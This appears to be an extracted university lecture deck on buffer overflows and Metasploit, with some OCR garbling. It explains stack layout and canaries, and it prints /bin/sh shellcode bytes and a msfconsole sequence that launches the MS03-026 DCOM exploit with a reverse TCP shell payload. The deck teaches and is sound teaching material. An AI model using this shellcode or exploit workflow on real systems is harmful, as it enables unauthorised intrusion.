

It's not magic, but it sure seems that way!


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Computer and Network Hacker Exploits

- ☐ Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
 - Application and Operating System Attacks
 - Buffer Overflows
 - Password Attacks
 - Web App Attacks
 - Network Attacks
 - Denial of Service Attacks
- □ Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Attacker Now Gains Access

- At this point, attacker has a
 - List of targets
 - Rough network map
 - List of ports open thru firewall
 - List of target vulnerabilities



- Now the attacker needs to gain access to the systems using exploits against the vulnerabilities discovered
 - There is not an algorithm to follow for a successful attack
 - * Attack techniques are driven by the skill of the attacker

Vulnerability and Exploit Resources

- Could consult one of many exploit databases for a description of an exploit and perhaps even download a ready-to-use exploit tool
 - Metasploit online database
 - www.rapid7.com/db



Vulnerability and Exploit Resources


- Packet Storm Security
 - www.packetstormsecurity.org



Files

Exploits Advisories Tools Whitepapers Other

- Security Focus Bugtrag Archives
 - www.securityfocus.com/bid



Multiple VMware Products CVE-2017-4950 Integer Overflow Vulnerability

2018-01-10

Vulnerability and Exploit Resources

- Department of Homeland Security
 - www.kb.cert.org/vuls
- www.cvedetails.com CVE: common vulnerabilities and exposures
- Offensive Security
 - www.exploit-db.com/search

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1996: "Smashing The Stack For Fun And Profit" was published by Elias Levy (aka

Aleph One) in the hacker zine Phrack.

Smashing The Stack For Fun And Profit

or: Aleph1

.00 Phrack 49 0o.

Volume Seven, Issue Forty-Nine

File 14 of 16

BugTraq, r00t, and Underground.Org bring you

Smashing The Stack For Fun And Profit

> by Aleph One aleph1@underground.org



'smash the stack' [C programmi With this modifications, using indexed addressing, and writi it is possible to corrupt the the end of an array declared a this is said to smash the stac routine to jump to a random ad the most insidious data-depend Variants include trash the sta the stack; the term mung the s never done intentionally. See fandango on core, memory leak,


any bytes each instruction takes our code looks like:

```
offset-to-call
                               # 2 bytes
popl
       %esi,array-offset(%esi) # 3 bytes
       $0x0,nullbyteoffset(%esi)# 4 bytes
       $0x0,null-offset(%esi)
                               # 7 bytes
       %esi,%ebx
       array-offset.(%esi),%ecx # 3 bytes
       null-offset(%esi),%edx
       $0x1, %eax
                               # 5 bytes
mov1
       $0x0, %ebx
                               # 5 bytes
       $0x80
int
                               # 2 bytes
      offset-to-popl
                               # 5 bytes
/bin/sh string goes here.
```

Define: Buffer Overflow

- Result of sending more data than app developers allocated
 - Program expects 10 characters, but attacker sends 15
 - ❖ Proper bounds checking not used → sloppy programming
- □ Done properly, a BO exploit allows attacker to execute commands of their choosing on target → "Remote Code Execution"
 - * Perhaps get root or admin/SYSTEM access
- Believe it or not, the technique is still extremely common today
- We will focus on stack-based buffer overflows

How Programs Run




At Jump, Instruction Pointer is altered to begin fetching instructions in a different location.

Example Program with a Function

Stack Behavior


- LIFO data structure in main memory
 - Stores data for each function in a frame

- □ EBP base pointer aka frame pointer
 - Used to reference all function arguments and local variables in current stack frame




Stack Behavior

```
void sample_function(void)
{    char buffer[12];
    printf("Happy Happy!\n");
    return; }
main()
{    sample_function();
    printf("Hello World!\n"); }
```



- When main calls sample_function
 - 1. main pushes function arguments on stack none in the example
 - 2. main pushes address of Hello World printf statement on stack
 - This is the return address when the function returns
 - 3. sample_function pushes current (main's) EBP on stack
 - Saved frame pointer is frame pointer of calling function (main)
 - 4. sample_function sets the EBP to point to its frame
 - 5. sample_function allocates buffer (12 characters) on stack



- Attacker's exploit
 - places well-crafted, executable machine code in the buffer and the Saved EBP then
 - overwrites the return pointer with the starting address of the machine code
- When function returns, attacker's code is executed

Example Stack-Based Overflow

```
Create a buffer that can hold 12 characters
 void sample function(void)
           char buffer[12];

←
                                                                   Ask user where she lives
          printf("Where do you live?\n");
           qets(buffer); 
                                                           Get input from the user.
                                                           "gets" does not impose restrictions
           return;
                                                           on the amount of data that can be
                                                           entered!
                        6 Go back to the main program that
                           called the function by going to the
                           address listed in return pointer
 main()
          printf("Hello World!\n"); 
                                                           Print "Hello World!
           sample function(); 
                                                           Call sample_function
          printf("All Done!\n");
Address of printf instruction
in memory = 0804855e
```

Stack After "gets"

User enters "20 Main St"


* 32 30 20 4D 61 69 6E 20 53 74

Buffer used and these are not affected:


Saved Frame Pointer

* Return Pointer

■ When function returns to main program, whatever is in the RP is loaded to the EIP and execution starts at 0804855E



Address of printf instruction in memory = 0804855e



- Your program will start executing code at memory address 0x42424242
- Your program will most likely crash
 - "Segmentation fault" or "Illegal instruction"


Just ask Google \rightarrow "the answer to life the universe and everything"



[&]quot;The meaning of life, the universe and everything is 42."
--The Hitchhiker's Guide to the Galaxy

Smashed Stack

- Instead of Bs, insert 16 ASCII characters that correspond to executable machine code
 - Notice this also fills the Saved Frame Ptr
- Insert the starting address
 of machine code in the Return Pointer
 - BF00C460 (shown in the figure using Big Endian)
 - Would be stored as 60C400BF on Intel (Little Endian)
- □ When function executes return, the malicious machine code at BF00C460 is executed



What Does the Malicious Code Do?

- Attacker's code runs with the permissions of attacked program
- Attacker has several options
 - Run a command shell
 - Allows the attacker to execute any program on the system
 - Shell could listen for TCP connection or UDP commands
 - Add a user to the system then add the user to Admin group
 - Install a backdoor program on the victim
 - **...**

Exploiting Buffer Overflows

This all looks easy on paper, but how do you actually exploit buffer overflows?

Two options:

- 1. Leverage someone else's hard work and download the exploit
 - * A classic tactic... and <u>very</u> common
 - Diligent admins may have already patched against it
- 2. Create a new exploit for a new vulnerability
 - Creating a new exploit is NOT trivial
 - However, admins will not know about your new exploit

Creating a Buffer Overflow Exploit

How to create a BO exploit:

- 1. Find a potential buffer overflow condition
- 2. Create an exploit to push the executable code onto the stack
- 3. Overwrite the return pointer with a value that points to the beginning of the executable code on the stack

Step 1. Finding Vulnerable Functions

- Look for known vulnerable functions
- If you have source code, look for functions like:
 - fgets gets
 - * getws memcpy
 - strcpy sprintf
 - strcat
 scanf
 - * memmove
- Search the binary for known weak function calls
 - Requires using a debugger or disassembler
 - ❖ You will see this in CSCE 725



Step 1. Finding BO Vuln's - Fuzzing

- □ Take a more brute force approach
- Run target program in your lab
- Use an automated tool (Sulley)
 - Cram repeating pattern (e.g., "B" or 0x42) of arbitrarily long characters into every possible input field
 - * Gradually increase size of the input until the program crashes
- □ You want to see the program crash and the EIP containing your repeated pattern (e.g., BBBB or 0x42424242)
 - That means, you were able to overflow a buffer and get your input into the instruction pointer

Step 1. What to Cram?

- ☐ Historically, attackers cram a series "A"s
 - Any repeating pattern will work



Joshua Wright @joswr1ght · 2 Jan 2012

In a related note, vendor prevents all buffer overflow attacks by searching for AAAAAAAAAAAA in input strings. Yay!

- After program crashes, attacker must determine which set of A's made it crash
- □ Now enter unique alphanumerics "ABC1ABC2ABC3ABC4..." and see which characters end up in the return pointer
 - Say it was EFG8 which is offset from string start by 1048 bytes
 - * Attacker now knows where to insert the pointer to his code
 - But she does not know the value of the pointer yet... stay tuned

Step 1. What to Cram?

- Metasploit provides tools to help
 - ❖ pattern_create and pattern_offset

```
root@kali:/usr/share/metasploit-framework/tools/exploit# |./pattern create.rb -h
Usage: ./pattern create.rb [options]
Example: ./pattern create.rb -l 50 -s ABC, def, 123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf
Options:
    -l, --length <length>
                           The length of the pattern
    -s, --sets <ABC,def,123>
                                Custom Pattern Sets
    -h, --help
                                     Show this message
root@kali:/usr/share/metasploit-framework/tools/exploit# |./pattern create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
root@kali:/usr/share/metasploit-framework/tools/exploit# |./pattern offset.rb -h
Usage: ./pattern offset.rb [options]
Example: ./pattern offset.rb -q Aa3A
[*] Exact match at offset 9
Options:
    -q, --query Aa0A
                                     Query to Locate
    -l, --length <length>
                                    The length of the pattern
    -s, --sets <ABC,def,123>
                                    Custom Pattern Sets
    -h, --help
                                     Show this message
```

Step 2. Exploit Code

- Written as machine language
 - Tailored to the processor architecture and target OS
 - Exploit usually involves system calls (to the OS)
 - MIPS exploit will not work on Intel
- As small as possible to fit in the buffer
- Does not contain characters that would prematurely terminate string operations or other "bad" characters
 - Null (0x00) would halt a strcpy from writing all of the exploit to stack
 - May require some creative, unconventional assembly language programming

Step 2. Code to Spawn A Shell

First we need to generate the attack code:

```
jmp
          0x1F
          %esi
popl
          %esi, 0x8(%esi)
movl
          %eax, %eax
xorl
movb
          \%eax, 0x7(\%esi)
movl
          %eax, 0xC(%esi)
          $0xB, %al
movb
          %esi, %ebx
movl
          0x8(%esi), %ecx
leal
leal
          0xC(%esi), %edx
int
          $0x80
          %ebx, %ebx
xorl
movl
          %ebx, %eax
inc
          %eax
int
          $0x80
          -0x24
call
          "/bin/sh"
.string
```

```
char shellcode[] = \\ \text{``xeb}x1f\x5e\x89}x76\x08\x31\xc0\x88\x46\x07\x89" \\ \text{``x46}x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c" \\ \text{``xcd}x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff" \\ \text{``xff}\xff/bin/sh";}
```


Metasploit can generate this for you!

msf > use payload/windows/shell bind tcp

Step 2. Execute the Attack Code

Fill the buffer with the shell code, followed by the address of the start of the code

- Address must be exact
 - Usually hard to know exact address, since you do not know where the buffer is in memory
 - We are at the mercy of the operating system
 - If you miss, the program crashes



Step 3. Setting the Return Pointer

- Most difficult part must be perfect
- Could make an educated guess based on running the code 100s or 1000s of times in your lab
 - * If you have source code, that helps quite a bit
 - Could use a debugger to analyze the code






Step 3. Improving Attacker's Odds

Exploit (aka "sploit)

Prepend several NOPs (NOP sled)
 to the executable code


If the RP lands on one of the NOPs, nothing happens and execution continues to the next instruction (down the stack) until the payload is run



- □ Pattern of repeated NOPs (opcode of 0x90) is easy to detect
- NOP sled and attacker machine code (payload) are called "egg"
 - Add the RP and you have a sploit

OS Guarding Against Stack-based Buffer Overflow

- Runtime test for stack integrity
- Operating system
 - Generates random 4 bytes (random canary) at program startup
 - Inserts canary string into every stack frame
 - Verifies canary before returning from function
- To defeat random canary, attacker must learn current random string





Example Code Using Kali 2016.2

```
//bo-example.c
#include <stdio.h>
char i;
void sample function(void)
{ char buffer[4]={0xaa,0xbb,0xcc,0xdd};
  printf("How old are you?\n");
  gets(buffer);
  printf("Address\t\tData\n");
  printf("----\n");
   for (i=0; i<32; i++)
       printf("%.8x\t%0.2x\n",&buffer[i],(buffer[i] & 0x000000ff));
  printf("You entered %s.\n", buffer);
   return; }
main()
{ printf("Hello\n");
   sample_function(); }
```

Compile the Code with Canary (Stack Protector)


- gcc -o bo-example bo-example.c
 -fstack-protector
 -mpreferred-stack-boundary=2
 --param ssp-buffer-size=2
 - -fstack-protector
 - Turn on stack protector (canary)
 - -mpreferred-stack-boundary=2
 - Do not let compiler force stack alignment on 16-byte boundary
 - If not specified, usually inserts 8 null (00) characters between SFP and buffer
 - --param ssp-buffer-size=2
 - Protect buffers as small as 2


Disassembling Code - 2 Techniques

- 1. gdb bo-example
 - Then enter disas main at the (gdb) prompt
- 2. objdump -d bo-example

```
% means AT&T syntax
08048547 <main>:
                                                         cmd <src>, <dest>
08048547:
               55
                                               %ebp
                                       push
               89 e5
08048548:
                                               %esp,%ebp
                                       mov
0804854a:
               83 ec 04
                                       sub
                                               $0x4,%esp
0804854d:
               c7 04 24 70 86 04 08
                                       movl
                                               $0x8048670,(%esp)
               e8 4f fe ff ff
08048554:
                                       call
                                               80483a8 <puts@plt>
               e8 16 ff ff ff
08048559:
                                       call
                                               8048474 <sample function>
0804855e:
                                       leave
               c9
0804855f:
               c3
                                       ret
        Return pointer value = 0804855e
```

Executing the Code sample_function






Compile Same Code with NO Stack Protector

```
gcc -o bo-example bo-example.c
   -fno-stack-protector
   -mpreferred-stack-boundary=2
   --param ssp-buffer-size=2
```

objdump -d bo-example



```
080484cb < main > :
080484cb:
               55
                                               %ebp
                                       push
080484cc:
               89 e5
                                               %esp,%ebp
                                       mov
080484ce:
               83 ec 04
                                               $0x4,%esp
                                       sub
080484d1:
               c7 04 24 00 86 04 08
                                       movl
                                               $0x8048600,(%esp)
080484d8:
               e8 73 fe ff ff
                                       call
                                               8048350 <puts@plt>
080484dd:
               e8 32 ff ff ff
                                       call
                                               8048414 <sample function>
080484e2k
               c9
                                       leave
080484e3:
               c3
                                       ret
```

Return pointer value = 080484e2

Executing the Code sample_function


Hello


bfd9ee95


86

How old are you?

34








Why We Need An Exploit Development

Framework

Quality of exploits vary widely


- It is very difficult to change out a payload on an egg
 - What if I wanted to add a user to the target but the sploit does something else?



- Exploits often have lots of overlapping functionality
- Attackers choose between 1000s of exploits and 100s of payloads
- Stitching the exploits and payloads into an egg can also be a pain
 - There are no standards

Metasploit Exploit Framework

- Development platform with a modular interface that behaves like an assembly line stitching together:
 - Exploit technique (e.g., BO)
 used to compromise a program



- Payload the machine code to run on the target
- * Targeting destination IP address, port, and options
- www.metasploit.com
- □ There are commercial (\$\$\$\$) exploit frameworks too
 - IMPACT by Core Security
 - CANVAS by Immunity

Why Use Metasploit Framework (MSF)?

- Creates a pseudo standard for sploit development
 - Many built-in features simplifies egg development
 - Over one hundred example exploits
 - Can create your own using provided exploits as examples
- Any exploit in the framework can use any payload
 - Offers countless combinations
 - * If exploit is successful, payload is executed
- Awesome guide/tutorial is found at
 - www.offensive-security.com/metasploit-unleashed/




MSF Payload Examples

- Reverse shell back to attacker (shoveling a shell)
- Bind shell to arbitrary port
- Windows VNC (Virtual Network Computing) Server DLL Inject
- Reverse VNC DLL Inject (shoveling a GUI)
- Create Local Admin User

Metasploit Components

- Exploit takes advantage of a flaw in target program
- Payload makes the target do something the attacker wants
- Auxiliary modules perform all kinds of tasks, including scanning
- Post modules are used in post-exploitation to plunder targets or manipulate them



Metasploit Operation

- Msfconsole or GUI (Community Edition) or Pro (not allowed here)
- □ Benefits of msfconsole:
 - Most stable interface
 - Only supported way to access most of Metasploit's features
 - Full readline support (edit current command), retrieve previous command lines, and command completion
- Ready, Aim, Fire... ...and Pwn your first box
 - Select Exploit
 - * Select Target
 - Select Payload
 - Set Options and LAUNCH!


Metasploit Upgrade

- You may NOT use Metasploit Pro
- You may want to upgrade Metasploit before you begin
- □ Take a snapshot of your Kali VM just in case the install breaks Kali
 - Generally good practice when using VMs
- □ Run

apt install metasploit-framework

Start the Console (Kali) - 2 Ways

msfconsole



Using Metasploit Console

Can use tab key to auto-complete these commands show exploits Will display ALL exploits - not required Nexpose told us target has search dcom a dcom vulnerability use exploit/windows/dcerpc/ms03_026_dcom show targets Use this if there could be more than one vulnerable OS search reverse tcp shell set payload windows/shell/reverse_tcp show options Target □ set rhost 10.1.0.196 check Verifies the target is vulnerable to this exploit set lhost 10.1.0.236 **Attacker** exploit

Metasploit - Searching

<u>msf</u> > search dcom

Matching Modules

Name	Disclosure Date	Rank	Description
auxiliary/scanner/telnet/telnet ruggedcom		normal	RuggedCom Telnet Password Generator
exploit/windows/dcerpc/ms03_026_dcom	2003-07-16	great	MS03-026 Microsoft RPC DCOM Interface Overflow
exploit/windows/smb/ms04 031 netdde	2004-10-12	good	MS04-031 Microsoft NetDDE Service Overflow
exploit/windows/smb/psexec psh	1999-01-01	manual	Microsoft Windows Authenticated Powershell Com

Metasploit - Show Payloads

```
msf > use exploit/windows/dcerpc/ms03 026 dcom
msf exploit(ms03_026_dcom) > show payloads
```

Compatible Payloads

Name generic/custom generic/debug_trap generic/shell_bind_tcp generic/shell_reverse_tcp generic/tight_loop windows/adduser	Disclosure Date	normal normal normal normal normal	Description Custom Payload Generic x86 Debug Trap Generic Command Shell, Bind TCP Inline Generic Command Shell, Reverse TCP Inline Generic x86 Tight Loop Windows Execute net user /ADD
	< <snip>></snip>		
windows/shell/reverse ord top windows/shell/reverse tcp windows/shell/reverse_tcp_all windows/shell/reverse_tcp_dns	lports	normal normal normal normal	Windows Command Shell, Reverse Ordinal TCP Windows Command Shell, Reverse TCP Stager Windows Command Shell, Reverse All-Port TC Windows Command Shell, Reverse TCP Stager

Metasploit - Set Payload

```
msf exploit(ms03 026 dcom) > set payload windows/shell/reverse tcp
payload => windows/shell/reverse tcp
msf exploit(ms03 026 dcom) > show options
Module options (exploit/windows/dcerpc/ms03 026 dcom):
                           Required
   Name
          Current Setting
                                     Description
  RH0ST
                                     The target address
                           ves
   RPORT
          135
